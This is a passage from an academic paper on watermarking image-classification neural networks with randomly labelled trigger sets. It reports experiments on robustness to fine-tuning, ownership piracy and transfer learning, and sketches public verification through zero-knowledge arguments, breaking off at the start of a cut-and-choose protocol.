Using the algorithm `Verify` constructed in this section only allows verification by an honest party. The scheme described above is therefore only privately verifiable. After running `Verify`, the key $\mathsf{mk}$ will be known and an adversary can retrain the model on the trigger set. This is not a drawback when it comes to an application like the protection of intellectual property, where a trusted third party in the form of a judge exists. If one instead wants to achieve public verifiability, then there are two possible scenarios for how to design an algorithm `PVerify`: allowing public verification a constant number of times, or an arbitrary number of times.





Figure 4: A schematic illustration of the public verification process.

In the first setting, a straightforward approach to the construction of `PVerify` is to choose multiple backdoors during `KeyGen` and release a different one in each iteration of `PVerify`. This allows multiple verifications, but the number is upper-bounded in practice by the capacity of the model $M$ to contain backdoors - this cannot arbitrarily be extended without damaging the accuracy of the model. To achieve an unlimited number of verifications we will modify the watermarking scheme to output a different type of verification key. We then present an algorithm `PVerify` such that the interaction $\tau$ with an honest prover can be simulated as $\tau'$ given the values $M, \mathsf{vk}, \texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ only. This simulation means that no other information about $\mathsf{mk}$ beyond what is leaked from $\mathsf{vk}$ ever gets to the verifier. We give a graphical depiction of the approach in Figure 4. Our solution is sketched in Appendix A.1.

## 4.2 Implementation Details

For an implementation, it is of importance to choose the size $|T|$ of the trigger set properly, where we have to consider that $|T|$ cannot be arbitrarily big, as the accuracy will drop. To lower-bound $|T|$ we assume an attacker against non-trivial ownership. For simplicity, we use a backdooring algorithm that generates trigger sets from elements where $f$ is undefined. By our simplifying assumption from Section 2.1, the model will classify the images in the trigger set to random labels. Furthermore, assume that the model is $\varepsilon$-accurate (which it also is on the trigger set). Then, one can model a dishonest party to randomly get $(1-\varepsilon)|T|$ out of $|T|$ committed images right using a Binomial distribution. We want to upper-bound this event to have probability at most $2^{-n}$ and use Hoeffding's inequality to obtain that $|T| > n \cdot \ln(2)/(\frac{1}{|L|} + \varepsilon - 1)$.

To implement our scheme, it is necessary that $\mathsf{vk}$ becomes public before `Verify` is used. This ensures that

a party does not simply generate a fake key after seeing a model. A solution for this is to e.g. publish the key on a time-stamped bulletin board like a blockchain. In addition, a statistically hiding commitment scheme should be used that allows for efficient evaluation in zero-knowledge (see Appendix A.1). For this one can e.g. use a scheme based on a cryptographic hash function such as the one described in [39].

## 5 A Direct Construction of Watermarking

This section describes a scheme for watermarking a neural network model for image classification, and experiments analyzing it with respect to the definitions in Section 3. We demonstrate that it is hard to reduce the persistence of watermarks that are generated with our method. For all the technical details regarding the implementation and hyper-parameters, we refer the reader to Section 5.7.

### 5.1 The Construction

Similar to Section 4, we use a set of images as the *marking key* or *trigger set* of our construction[4]. To embed the watermark, we optimize the models using both training set and trigger set. We investigate two approaches: the first approach starts from a pre-trained model, i.e., a model that was trained without a trigger set, and continues training the model together with a chosen trigger set. This approach is denoted as PRETRAINED. The second approach trains the model from scratch along with the trigger set. This approach is denoted as FROMSCRATCH. This latter approach is related to *Data Poisoning* techniques.

During training, for each batch, denote as $b_t$ the batch at iteration $t$, we sample $k$ trigger set images and append them to $b_t$. We follow this procedure for both approaches. We tested different numbers of $k$ (i.e., 2, 4, and 8), and setting $k = 2$ reach the best results. We hypothesize that this is due to the *Batch-Normalization* layer [23]. The Batch-Normalization layer has two modes of operations. During training, it keeps a running estimate of the computed mean and variance. During an evaluation, the running mean and variance are used for normalization. Hence, adding more images to each batch puts more focus on the trigger set images and makes convergence slower.

In all models we optimize the Negative Log Likelihood loss function on both training set and *trigger set*. Notice, we assume the creator of the model will be the one who embeds the watermark, hence has access to the training set, test set, and *trigger set*.

In the following subsections, we demonstrate the efficiency of our method regarding non-trivial ownership and unremovability and furthermore show that it is functionality-preserving, following the ideas outlined in Section 3. For that we use three different image classification datasets: CIFAR-10, CIFAR-100 and ImageNet [28, 37]. We chose those datasets to demonstrate that our method can be applied to models with a different number of classes and also for large-scale datasets.

### 5.2 Non-Trivial Ownership

In the *non-trivial ownership* setting, an adversary will not be able to claim ownership of the model even if he knows the watermarking algorithm. To fulfill this requirement we randomly sample the examples for the trigger set. We sampled a set of 100 abstract images, and for each image, we randomly selected a target class.

This sampling-based approach ensures that the examples from the trigger set are uncorrelated to each other. Therefore revealing a subset from the trigger set will not reveal any additional information about the other examples in the set, as is required for public verifiability. Moreover, since both examples and labels are chosen randomly, following this method makes back-propagation based attacks extremely hard. Figure 5 shows an example from the trigger set.

Figure 5: An example image from the trigger set. The label that was assigned to this image was “automobile”.

### 5.3 Functionality-Preserving

For the *functionality-preserving* property we require that a model with a watermark should be as accurate as a model without a watermark. In general, each task defines

[4] As the set of images will serve a similar purpose as the trigger set from backdoors in Section 2, we denote the marking key as trigger set throughout this section.

its own measure of performance [2, 25, 4, 3]. However, since in the current work we are focused on image classification tasks, we measure the accuracy of the model using the 0-1 loss.

Table 1 summarizes the test set and trigger-set classification accuracy on CIFAR-10 and CIFAR-100, for three different models; (i) a model with no watermark (NO-WM); (ii) a model that was trained with the trigger set from scratch (FROMSCRATCH); and (iii) a pre-trained model that was trained with the trigger set after convergence on the original training data set (PRETRAINED).

| Model | Test-set acc. | Trigger-set acc. |
|---|---|---|
| CIFAR-10 | | |
| NO-WM | 93.42 | 7.0 |
| FROMSCRATCH | 93.81 | 100.0 |
| PRETRAINED | 93.65 | 100.0 |
| CIFAR-100 | | |
| NO-WM | 74.01 | 1.0 |
| FROMSCRATCH | 73.67 | 100.0 |
| PRETRAINED | 73.62 | 100.0 |

Table 1: Classification accuracy for CIFAR-10 and CIFAR-100 datasets on the test set and trigger set.

It can be seen that all models have roughly the same test set accuracy and that in both FROMSCRATCH and PRETRAINED the trigger-set accuracy is 100%. Since the trigger-set labels were chosen randomly, the NO-WM models' accuracy depends on the number of classes. For example, the accuracy on CIFAR-10 is 7.0% while on CIFAR-100 is only 1.0%.

## 5.4 Unremovability

In order to satisfy the *unremovability* property, we first need to define the types of unremovability functions we are going to explore. Recall that our goal in the unremovability experiments is to investigate the robustness of the watermarked models against changes that aim to remove the watermark while keeping the same functionality of the model. Otherwise, one can set all weights to zero and completely remove the watermark but also destroy the model.

Thus, we are focused on *fine-tuning* experiments. In other words, we wish to keep or improve the performance of the model on the test set by carefully training it. Fine-tuning seems to be the most probable type of attack since it is frequently used and requires less computational resources and training data [38, 45, 35]. Since in our settings we would like to explore the robustness of the watermark against strong attackers, we assumed that the adversary can fine-tune the models using the same amount of training instances and epochs as in training the model.

An important question one can ask is: *when is it still my model?* or other words how much can I change the model and still claim ownership? This question is highly relevant in the case of watermarking. In the current work we handle this issue by measuring the performance of the model on the test set and trigger set, meaning that the original creator of the model can claim ownership of the model if the model is still $\varepsilon$-accurate on the original test set while also $\varepsilon$-accurate on the trigger set. We leave the exploration of different methods and of a theoretical definition of this question for future work.

**Fine-Tuning.** We define four different variations of fine-tuning procedures:

- *Fine-Tune Last Layer* (FTLL): Update the parameters of the last layer only. In this setting we freeze the parameters in all the layers except in the output layer. One can think of this setting as if the model outputs a new representation of the input features and we fine-tune only the output layer.
- *Fine-Tune All Layers* (FTAL): Update all the layers of the model.
- *Re-Train Last Layers* (RTLL): Initialize the parameters of the output layer with random weights and only update them. In this setting, we freeze the parameters in all the layers except for the output layer. The motivation behind this approach is to investigate the robustness of the watermarked model under noisy conditions. This can alternatively be seen as changing the model to classify for a different set of output labels.
- *Re-Train All Layers* (RTAL): Initialize the parameters of the output layer with random weights and update the parameters in all the layers of the network.

Figure 6 presents the results for both the PRETRAINED and FROMSCRATCH models over the test set and trigger set, after applying these four different fine-tuning techniques.

The results suggest that while both models reach almost the same accuracy on the test set, the FROMSCRATCH models are superior or equal to the PRETRAINED models overall fine-tuning methods. FROMSCRATCH reaches roughly the same accuracy on the trig-





Figure 6: Classification accuracy on the test set and trigger set for CIFAR-10 (top) and CIFAR-100 (bottom) using different fine-tuning techniques. For example, in the bottom right bars we can see that the PRETRAINED model (green) suffers a dramatic decrease in the results comparing the baseline (bottom left) using the RTAL technique.

ger set when each of the four types of fine-tuning approaches is applied.

Notice that this observation holds for both the CIFAR-10 and CIFAR-100 datasets, where for CIFAR-100 it appears to be easier to remove the trigger set using the PRETRAINED models. Concerning the above-mentioned results, we now investigate what will happen if an adversary wants to embed a watermark in a model which has already been watermarked. This can be seen as a black-box attack on the already existing watermark. According to the fine-tuning experiments, removing this new trigger set using the above fine-tuning approaches will not hurt the original trigger set and will dramatically decrease the results on the new trigger set. In the next paragraph, we explore and analyze this setting. Due to the fact that FROMSCRATCH models are more robust than PRETRAINED, for the rest of the paper, we report the results for those models only.

## 5.5 Ownership Piracy

As we mentioned in Section 3, in this set of experiments we explore the scenario where an adversary wishes to claim ownership of a model which has already been watermarked.

For that purpose, we collected a new trigger set of different 100 images, denoted as TS-NEW, and embedded it to the FROMSCRATCH model (this new set will be used by the adversary to claim ownership of the model). Notice that the FROMSCRATCH models were trained using a different trigger set, denoted as TS-ORIG. Then, we fine-tuned the models using RTLL and RTAL methods. In order to have a fair comparison between the robustness of the trigger sets after fine-tuning, we use the same amount of epochs to embed the new trigger set as we used for the original one.

Figure 7 summarizes the results on the test set, TS-NEW and TS-ORIG. We report results for both the FTAL and RTAL methods together with the baseline results of no fine tuning at all (we did not report here the results of FTLL and RTLL since those can be considered as the easy cases in our setting). The red bars refer to the model with no fine tuning, the yellow bars refer to the FTAL method and the blue bars refer to RTAL.

The results suggest that the original trigger set, TS-ORIG, is still embedded in the model (as is demonstrated in the right columns) and that the accuracy of classifying it even improves after fine-tuning. This may imply that the model embeds the trigger set in a way that is close to the training data distribution. However, in the new trigger set, TS-NEW, we see a significant drop in the accuracy. Notice, we can consider embedding TS-NEW as embedding a watermark using the PRETRAINED approach. Hence, this accuracy drop of TS-NEW is not surprising and goes in hand with the results we observed in Figure 6.





Figure 7: Classification accuracy on CIFAR-10 (top) and CIFAR-100 (bottom) datasets after embedding two trigger sets, TS-ORIG and TS-NEW. We present results for no tuning (red), FTAL (yellow) and TRAL (blue).

**Transfer Learning.** In transfer learning we would like to use knowledge gained while solving one problem and apply it to a different problem. For example, we use a trained model on one dataset (source dataset) and fine-tune it on a new dataset (target dataset). For that purpose, we fine-tuned the FROMSCRATCH model (which was trained on either CIFAR-10 or CIFAR-100), for another 20 epochs using the labeled part of the STL-10 dataset [12].

Recall that our watermarking scheme is based on the outputs of the model. As a result, when fine-tuning a model on a different dataset it is very likely that we change the number of classes, and then our method will probably break. Therefore, in order to still be able to verify the watermark we save the original output layer, so that on verification time we use the model's original output layer instead of the new one.

Following this approach makes both FTLL and RTLL useless due to the fact that these methods update the parameters of the output layer only. Regarding FTAL, this approach makes sense in specific settings where the classes of the source dataset are related to the target dataset. This property holds for CIFAR-10 but not for CIFAR-100. Therefore we report the results only for RTAL method.

Table 2 summarizes the classification accuracy on the test set of STL-10 and the trigger set after transferring from CIFAR-10 and CIFAR-100.

| | Test set acc. | Trigger set acc. |
|---|---|---|
| CIFAR10 $\rightarrow$ STL10 | 81.87 | 72.0 |
| CIFAR100 $\rightarrow$ STL10 | 77.3 | 62.0 |

Table 2: Classification accuracy on STL-10 dataset and the trigger set, after transferring from either CIFAR-10 or CIFAR-100 models.

Although the trigger set accuracy is smaller after transferring the model to a different dataset, results suggest that the trigger set still has a lot of presence in the network even after fine-tuning on a new dataset.

## 5.6 ImageNet - Large Scale Visual Recognition Dataset

For the last set of experiments, we would like to explore the robustness of our watermarking method on a large scale dataset. For that purpose, we use ImageNet dataset [37] which contains about 1.3 million training images with over 1000 categories.

Table 3 summarizes the results for the *functionality-preserving* tests. We can see from Table 3 that both models, with and without watermark, achieve roughly the same accuracy in terms of Prec@1 and Prec@5, while the model without the watermark attains 0% on the trigger set and the watermarked model attain 100% on the same set.

| | Prec@1 | Prec@5 |
|---|---|---|
| Test Set | | |
| NO-WM | 66.64 | 87.11 |
| FROMSCRATCH | 66.51 | 87.21 |
| Trigger Set | | |
| NO-WM | 0.0 | 0.0 |
| FROMSCRATCH | 100.0 | 100.0 |

Table 3: ImageNet results, Prec@1 and Prec@5, for a ResNet18 model with and without a watermark.

Notice that the results we report for ResNet18 on ImageNet are slightly below what is reported in the literature. The reason beyond that is due to training for fewer epochs (training a model on ImageNet is computationally expensive, so we train our models for fewer epochs than what is reported).

In Table 4 we report the results of transfer learning from ImageNet to ImageNet, those can be considered as FTAL, and from ImageNet to CIFAR-10, can be considered as RTAL or transfer learning.

| | Prec@1 | Prec@5 |
|---|---|---|
| Test Set | | |
| ImageNet $\rightarrow$ ImageNet | 66.62 | 87.22 |
| ImageNet $\rightarrow$ CIFAR-10 | 90.53 | 99.77 |
| Trigger Set | | |
| ImageNet $\rightarrow$ ImageNet | 100.0 | 100.0 |
| ImageNet $\rightarrow$ CIFAR-10 | 24.0 | 52.0 |

Table 4: ImageNet results, Prec@1 and Prec@5, for fine tuning using ImageNet and CIFAR-10 datasets.

Notice that after fine tuning on ImageNet, trigger set results are still very high, meaning that the trigger set has a very strong presence in the model also after fine-tuning. When transferring to CIFAR-10, we see a drop in the Prec@1 and Prec@5. However, considering the fact that ImageNet contains 1000 target classes, these results are still significant.

## 5.7 Technical Details

We implemented all models using the PyTorch package [33]. In all the experiments we used a ResNet-18 model, which is a convolutional based neural network

model with 18 layers [20, 21]. We optimized each of the models using Stochastic Gradient Descent (SGD), using a learning rate of 0.1. For CIFAR-10 and CIFAR-100 we trained the models for 60 epochs while halving the learning rate by ten every 20 epochs. For ImageNet we trained the models for 30 epochs while halving the learning rate by ten every ten epochs. The batch size was set to 100 for the CIFAR10 and CIFAR100, and to 256 for ImageNet. For the fine-tuning tasks, we used the last learning rate that was used during training.

## 6 Conclusion and Future Work

In this work we proposed a practical analysis of the ability to watermark a neural network using random training instances and random labels. We presented possible attacks that are both black-box and grey-box in the model, and showed how robust our watermarking approach is to them. At the same time, we outlined a theoretical connection to the previous work on backdooring such models.

For future work we would like to define a theoretical boundary for how much change must a party apply to a model before he can claim ownership of the model. We also leave as an open problem the construction of a practically efficient zero-knowledge proof for our publicly verifiable watermarking construction.

## Acknowledgments

This work was supported by the BIU Center for Research in Applied Cryptography and Cyber Security in conjunction with the Israel National Cyber Directorate in the Prime Minister's Office.

## References

[1] ABADI, M., BARHAM, P., CHEN, J., CHEN, Z., DAVIS, A., DEAN, J., DEVIN, M., GHEMAWAT, S., IRVING, G., ISARD, M., KUDLUR, M., LEVENBERG, J., MONGA, R., MOORE, S., MURRAY, D. G., STEINER, B., TUCKER, P., VASUDEVAN, V., WARDEN, P., WICKE, M., YU, Y., AND ZHENG, X. Tensorflow: A system for large-scale machine learning. In *Proceedings of the 12th USENIX Conference on Operating Systems Design and Implementation* (Berkeley, CA, USA, 2016), OSDI'16, USENIX Association, pp. 265–283.

[2] ADI, Y., AND KESHET, J. Structed: risk minimization in structured prediction. *The Journal of Machine Learning Research 17*, 1 (2016), 2282–2286.

[3] ADI, Y., KESHET, J., CIBELLI, E., AND GOLDRICK, M. Sequence segmentation using joint rnn and structured prediction models. In *Acoustics, Speech and Signal Processing (ICASSP), 2017 IEEE International Conference on* (2017), IEEE, pp. 2422–2426.

[4] ADI, Y., KESHET, J., CIBELLI, E., GUSTAFSON, E., CLOPPER, C., AND GOLDRICK, M. Automatic measurement of vowel duration via structured prediction. *The Journal of the Acoustical Society of America 140*, 6 (2016), 4517–4527.

[5] AMODEI, D., ANUBHAI, R., BATTENBERG, E., CASE, C., CASPER, J., CATANZARO, B., CHEN, J., CHRZANOWSKI, M., COATES, A., DIAMOS, G., ET AL. Deep speech 2: End-to-end speech recognition in english and mandarin. In *International Conference on Machine Learning* (2016), pp. 173–182.

[6] BAHDANAU, D., CHO, K., AND BENGIO, Y. Neural machine translation by jointly learning to align and translate. *arXiv preprint arXiv:1409.0473* (2014).

[7] BARAK, B., GOLDREICH, O., IMPAGLIAZZO, R., RUDICH, S., SAHAI, A., VADHAN, S., AND YANG, K. On the (im) possibility of obfuscating programs. *Journal of the ACM (JACM) 59*, 2 (2012), 6.

[8] BONEH, D., AND SHAW, J. Collusion-secure fingerprinting for digital data. In *Advances in Cryptology — CRYPT0' 95* (1995), D. Coppersmith, Ed., Springer, pp. 452–465.

[9] BRASSARD, G., CHAUM, D., AND CRÉPEAU, C. Minimum disclosure proofs of knowledge. *J. Comput. Syst. Sci. 37*, 2 (1988), 156–189.

[10] CHEN, H., ROHANI, B. D., AND KOUSHANFAR, F. Deepmarks: A digital fingerprinting framework for deep neural networks, 2018.

[11] CISSE, M. M., ADI, Y., NEVEROVA, N., AND KESHET, J. Houdini: Fooling deep structured visual and speech recognition models with adversarial examples. In *Advances in Neural Information Processing Systems* (2017), pp. 6980–6990.

[12] COATES, A., NG, A., AND LEE, H. An analysis of single-layer networks in unsupervised feature learning. In *Proceedings of the fourteenth international conference on artificial intelligence and statistics* (2011), pp. 215–223.

[13] FIAT, A., AND SHAMIR, A. How to prove yourself: Practical solutions to identification and signature problems. In *Conference on the Theory and Application of Cryptographic Techniques* (1986), Springer, pp. 186–194.

[14] GOLDREICH, O. *The Foundations of Cryptography - Volume 1, Basic Techniques*. Cambridge University Press, 2001.

[15] GOLDWASSER, S., MICALI, S., AND RACKOFF, C. The knowledge complexity of interactive proof-systems (extended abstract). In *Proceedings of the 17th Annual ACM Symposium on Theory of Computing, May 6-8, 1985, Providence, Rhode Island, USA* (1985), pp. 291–304.

[16] GOODFELLOW, I. J., SHLENS, J., AND SZEGEDY, C. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572* (2014).

[17] GRAVES, A., FERNÁNDEZ, S., GOMEZ, F., AND SCHMIDHUBER, J. Connectionist temporal classification: labelling unsegmented sequence data with recurrent neural networks. In *Proceedings of the 23rd international conference on Machine learning* (2006), ACM, pp. 369–376.

[18] GU, T., DOLAN-GAVITT, B., AND GARG, S. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *CoRR abs/1708.06733* (2017).

[19] HE, K., GKIOXARI, G., DOLLÁR, P., AND GIRSHICK, R. Mask r-cnn. In *Computer Vision (ICCV), 2017 IEEE International Conference on* (2017), IEEE, pp. 2980–2988.

[20] HE, K., ZHANG, X., REN, S., AND SUN, J. Deep residual learning for image recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition* (2016), pp. 770–778.

[21] HE, K., ZHANG, X., REN, S., AND SUN, J. Identity mappings in deep residual networks. In *European Conference on Computer Vision* (2016), Springer, pp. 630–645.

[22] HOSSEINI, H., CHEN, Y., KANNAN, S., ZHANG, B., AND POOVENDRAN, R. Blocking transferability of adversarial examples in black-box learning systems. *arXiv preprint arXiv:1703.04318* (2017).

[23] IOFFE, S., AND SZEGEDY, C. Batch normalization: Accelerating deep network training by reducing internal covariate shift. In *International conference on machine learning* (2015), pp. 448–456.

[24] KATZENBEISSER, S., AND PETITCOLAS, F. *Information hiding*. Artech house, 2016.

[25] KESHET, J. Optimizing the measure of performance in structured prediction. *Advanced Structured Prediction. The MIT Press. URL http://u. cs. biu. ac. il/˜ jkeshet/papers/Keshet14. pdf* (2014).

[26] KIM, S., AND WU, D. J. Watermarking cryptographic functionalities from standard lattice assumptions. In *Advances in Cryptology - CRYPTO 2017 - 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 20-24, 2017, Proceedings, Part I* (2017), pp. 503–536.

[27] KREUK, F., ADI, Y., CISSE, M., AND KESHET, J. Fooling end-to-end speaker verification by adversarial examples. *arXiv preprint arXiv:1801.03339* (2018).

[28] KRIZHEVSKY, A., AND HINTON, G. Learning multiple layers of features from tiny images.

[29] LECUN, Y., BENGIO, Y., AND HINTON, G. Deep learning. *Nature 521*, 7553 (2015), 436–444.

[30] LIU, Y., MA, S., AAFER, Y., LEE, W.-C., AND ZHAI, J. Trojaning attack on neural networks. Tech Report, 2017.

[31] MERRER, E. L., PEREZ, P., AND TRÉDAN, G. Adversarial frontier stitching for remote neural network watermarking, 2017.

[32] NAOR, D., NAOR, M., AND LOTSPIECH, J. Revocation and tracing schemes for stateless receivers. In *Annual International Cryptology Conference* (2001), Springer, pp. 41–62.

[33] PASZKE, A., GROSS, S., CHINTALA, S., CHANAN, G., YANG, E., DEVITO, Z., LIN, Z., DESMAISON, A., ANTIGA, L., AND LERER, A. Automatic differentiation in pytorch.

[34] PETITCOLAS, F. A., ANDERSON, R. J., AND KUHN, M. G. Information hiding-a survey. *Proceedings of the IEEE 87*, 7 (1999), 1062–1078.

[35] RAZAVIAN, A. S., AZIZPOUR, H., SULLIVAN, J., AND CARLSSON, S. Cnn features off-the-shelf: an astounding baseline for recognition. In *Computer Vision and Pattern Recognition Workshops (CVPRW), 2014 IEEE Conference on* (2014), IEEE, pp. 512–519.

[36] RIBEIRO, M., GROLINGER, K., AND CAPRETZ, M. A. Mlaas: Machine learning as a service. In *Machine Learning and Applications (ICMLA), 2015 IEEE 14th International Conference on* (2015), IEEE, pp. 896–902.

[37] RUSSAKOVSKY, O., DENG, J., SU, H., KRAUSE, J., SATHEESH, S., MA, S., HUANG, Z., KARPATHY, A., KHOSLA, A., BERNSTEIN, M., ET AL. Imagenet large scale visual recognition challenge. *International Journal of Computer Vision 115*, 3 (2015), 211–252.

[38] SIMONYAN, K., AND ZISSERMAN, A. Very deep convolutional networks for large-scale image recognition. *arXiv preprint arXiv:1409.1556* (2014).

[39] SMART, N. P. *Cryptography Made Simple*. Information Security and Cryptography. Springer, 2016.

[40] STOCK, P., AND CISSE, M. Convnets and imagenet beyond accuracy: Explanations, bias detection, adversarial examples and model criticism. *arXiv preprint arXiv:1711.11443* (2017).

[41] TOSHEV, A., AND SZEGEDY, C. Deeppose: Human pose estimation via deep neural networks. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition* (2014), pp. 1653–1660.

[42] UCHIDA, Y., NAGAI, Y., SAKAZAWA, S., AND SATOH, S. Embedding watermarks into deep neural networks. In *Proceedings of the 2017 ACM on International Conference on Multimedia Retrieval* (2017), ACM, pp. 269–277.

[43] VENUGOPAL, A., USZKOREIT, J., TALBOT, D., OCH, F. J., AND GANITKEVITCH, J. Watermarking the outputs of structured prediction with an application in statistical machine translation. In *Proceedings of the Conference on Empirical Methods in Natural Language Processing* (2011), Association for Computational Linguistics, pp. 1363–1372.

[44] WATTENBERG, M., VIÉGAS, F., AND HARDT, M. Attacking discrimination with smarter machine learning. *Google Research 17* (2016).

[45] YOSINSKI, J., CLUNE, J., BENGIO, Y., AND LIPSON, H. How transferable are features in deep neural networks? In *Advances in neural information processing systems* (2014), pp. 3320–3328.

[46] ZHANG, C., BENGIO, S., HARDT, M., RECHT, B., AND VINYALS, O. Understanding deep learning requires rethinking generalization. *arXiv preprint arXiv:1611.03530* (2016).

# A Supplementary Material

In this appendix we further discuss how to achieve public verifiability for a variant of our watermarking scheme. Let us first introduce the following additional notation: for a vector $\mathbf{e} \in \{0,1\}^\ell$, let $\mathbf{e}|_0 = \{i \in [\ell] \mid \mathbf{e}[i] = 0\}$ be the set of all indices where $\mathbf{e}$ is 0 and define $\mathbf{e}|_1$ accordingly. Given a verification key $\mathsf{vk} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in[\ell]}$ containing $\ell$ elements and a vector $\mathbf{e} \in \{0,1\}^\ell$, we write the selection of elements from $\mathsf{vk}$ according to $\mathbf{e}$ as

$$\mathsf{vk}|_0^{\mathbf{e}} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in\mathbf{e}|_0} \quad \text{and} \quad \mathsf{vk}|_1^{\mathbf{e}} = \{c_t^{(i)}, c_L^{(i)}\}_{i\in\mathbf{e}|_1}.$$

For a marking key $\mathsf{mk} = (\mathsf{b}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in[\ell]})$ with $\ell$ elements and $\mathsf{b} = \{T^{(i)}, T_L^{(i)}\}_{i\in[\ell]}$ we then define

$$\mathsf{mk}|_0^{\mathbf{e}} = (\mathsf{b}|_0^{\mathbf{e}}, \{r_t^{(i)}, r_L^{(i)}\}_{i\in\mathbf{e}|_0}) \text{ with } \mathsf{b}|_0^{\mathbf{e}} = \{T^{(i)}, T_L^{(i)}\}_{i\in\mathbf{e}|_0}$$

(and $\mathsf{mk}|_1^{\mathbf{e}}$ accordingly). We assume the existence of a cryptographic hash function $H : \{0,1\}^{p(n)} \to \{0,1\}^n$.

## A.1 From Private to Public Verifiability

To achieve public verifiability, we will make use of a cryptographic tool called a *zero-knowledge argument* [15], which is a technique that allows a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ that a certain public statement is true, without giving away any further information. This idea is similar to the idea of unlimited public verification as outlined in Section 4.1.

**Zero-Knowledge Arguments.** Let TM be an abbreviation for Turing Machines. An iTM is defined to be an interactive TM, i.e. a Turing Machine with a special communication tape. Let $L_R \subseteq \{0,1\}^*$ be an NP language and $R$ be its related NP-relation, i.e. $(x,w) \in R$ iff $x \in L_R$ and the TM used to define $L_R$ outputs 1 on input of the statement $x$ and the witness $w$. We write $R_x = \{w \mid (x,w) \in R\}$ for the set of witnesses for a fixed $x$. Moreover, let $\mathcal{P}, \mathcal{V}$ be a pair of PPT iTMs. For $(x,w) \in R$, $\mathcal{P}$ will obtain $w$ as input while $\mathcal{V}$ obtains an auxiliary random string $z \in \{0,1\}^*$. In addition, $x$ will be input to both TMs. Denote with $\mathcal{V}^{\mathcal{P}(a)}(b)$ the output of the iTM $\mathcal{V}$ with input $b$ when communicating with an instance of $\mathcal{P}$ that has input $a$.

$(\mathcal{P}, \mathcal{V})$ is called an *interactive proof system* for the language $L$ if the following two conditions hold:

**Completeness:** For every $x \in L_R$ there exists a string $w$ such that for every $z$: $\Pr[\mathcal{V}^{\mathcal{P}(x,w)}(x,z) = 1]$ is negligibly close to 1.

**Soundness:** For every $x \notin L_R$, every PPT iTM $\mathcal{P}^*$ and every string $w, z$: $\Pr[\mathcal{V}^{\mathcal{P}^*(x,w)}(x,z) = 1]$ is negligible.

An interactive proof system is called computational *zero-knowledge* if for every PPT $\hat{\mathcal{V}}$ there exists a PPT simulator $\mathcal{S}$ such that for any $x \in L_R$

$$\{\hat{\mathcal{V}}^{\mathcal{P}(x,w)}(x,z)\}_{w\in R_x, z\in\{0,1\}^*} \approx_c \{\mathcal{S}(x,z)\}_{z\in\{0,1\}^*},$$

meaning that all information which can be learned from observing a protocol transcript can also be obtained from running a polynomial-time simulator $\mathcal{S}$ which has no knowledge of the witness $w$.

### A.1.1 Outlining the Idea

An intuitive approach to build `PVerify` is to convert the algorithm $\texttt{Verify}(\mathsf{mk}, \mathsf{vk}, M)$ from Section 4 into an NP relation $R$ and use a zero-knowledge argument system. Unfortunately, this must fail due to Step 1 of `Verify`: there, one tests if the item $\mathsf{b}$ contained in $\mathsf{mk}$ actually is a backdoor as defined above. Therefore, we would need access to the ground-truth function $f$ in the interactive argument system. This first of all needs human assistance, but is moreover only possible by revealing the backdoor elements.

We will now give a different version of the scheme from Section 4 which embeds an additional proof into $\mathsf{vk}$. This proof shows that, with overwhelming probability, most of the elements in the verification key indeed form a backdoor. Based on this, we will then design a different verification procedure, based on a zero-knowledge argument system.

### A.1.2 A Convincing Argument that most Committed Values are Wrongly Classified

Verifying that most of the elements of the trigger set are labeled wrongly is possible, if one accepts[5] to release a portion of this set. To solve the proof-of-misclassification problem, we use the so-called *cut-and-choose* technique: in cut-and-choose, the verifier $\mathcal{V}$ will ask the prover $\mathcal{P}$ to open a subset of the committed inputs and labels from the verification key. Here, $\mathcal{V}$ is allowed to choose the subset that will be opened to him. Intuitively, if $\mathcal{P}$ committed to a large number elements that are correctly labeled (according to $\mathcal{O}_f$), then at least one of them will show up in the values opened by $\mathcal{P}$ with overwhelming probability over the choice that $\mathcal{V}$ makes. Hence, most of the remaining commitments which were not opened must form a correct backdoor.

[5] This is fine if $T$, as in our experiments, only consists of random images.

To use cut-and-choose, the backdoor size must contain $\ell > n$ elements, where our analysis will use $\ell = 4n$ (other values of $\ell$ are also possible). Then, consider the following protocol between $\mathcal{P}$ and $\mathcal{V}$:

$\texttt{CnC}(\ell)$ :

